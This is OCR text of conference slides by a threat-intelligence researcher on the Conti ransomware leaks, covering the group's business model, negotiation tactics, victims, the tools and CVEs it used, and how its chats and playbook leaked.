
LESSONS FROM THE CONTI LEAKS

BY WILLIAM THOMAS



$WHOAMI

- CTI Researcher @ Equinix Threat Analysis Center (ETAC)
- Security Researcher @ Cyjax
- BSc (Hons) Computer and Information Security @ University of Plymouth
- Staff @ Curated Intelligence
- Analyst @ NCPTF

INTRODUCTION

Talk Content


- ❑ Who is Conti?
- ❑ What are the Conti Leaks and how did they leak?
- ❑ Summary of what we learned from the Conti Leaks
- ❑ Conti attacks from the operator's perspective
- ❑ Was it a Hacker's Paradise?
- ❑ Reshaping our understanding of cybercrime


Jargon

- ❑ OSINT = Open Source Intelligence
- ❑ TTPs = Tactics, Techniques, and Procedures
- ❑ IOCs = Indicators of Compromise
- ❑ IR = Incident Response
- ❑ CVE = Common Vulns and Exploits
- ❑ EDR = Endpoint Detection & Response
- ❑ DDoS = Distributed Denial of Service
- ❑ APT = Advanced Persistent Threat

WHO IS CONTI?

WHAT WE KNEW PREVIOUSLY







WHO IS CONTI?

Ransomware

- ❑ Closed Ransomware-as-a-Service
- ❑ “Pentesters” or “Affiliates”
- ❑ “Big Game Hunting”
- ❑ Financially motivated cybercriminals
- ❑ Works with Russian intelligence services
- ❑ “full support of Russian government”
- ❑ Extorted at least $180 million by 2021





RANSOMWARE NEGOTIATIONS

Tor Live Chat Portal

- Quotes: “we are businessmen” and “don’t want to ruin your business”
- Used-car salesmen tactics: offer holiday discounts and limited-time offers
- Typically ask for about 1% of the company’s annual revenue and are very quick to lower ransom demands


RANSOMWARE NEGOTIATIONS

CONTI VICTIMS

Victims of Conti Ransomware Attacks

- Number of Leaked Victims: +900 (May 2022)
- Unknown how many paid the ransom
- Total Costs to the Irish HSE are up to $600m

CONTI OPERATIONS BY SEPTEMBER 2021



EMAIL ADDRESSES
CRYPTOCURRENCY WALLETS
PERSONAS
REGISTRANT
ONIONS
PLAYBOOK!
CONTI
(WIZARD SPIDER)
HEALTHCARE
MANUFACTURING
RETAIL
LEA & EMS
VICTIMS
ADVISORIES
BLOGS
RESEARCH
TWITTER
OSINT
LOG4SHELL
PROXYSHELL
ZEROLOGON
PRINTNIGHTMARE
ETERNALBLUE
CVE
ANYDESK
COBALTSTRIKE
MEGA.NZ
RCLONE
TOOLS
TRICKBOT
BAZAR
ICEDID
QAKBOT
MALWARE


THE CONTI LEAKS


WHAT WE NOW KNOW

WHAT ARE THE CONTI LEAKS AND HOW DID THEY LEAK?

- Affiliate Playbook Leak in August 2021 (hacking tutorial)
- Conti pledged full support for the Russian government on 25 February 2022 (1 day after the invasion of Ukraine)
- A Ukrainian “researcher” created @contileaks on Twitter and began publishing folders to Anonfiles[.]com
- Followed by “Trickbot Leaks” in March 2022
- RocketChat and Jabber self-hosted chatting servers





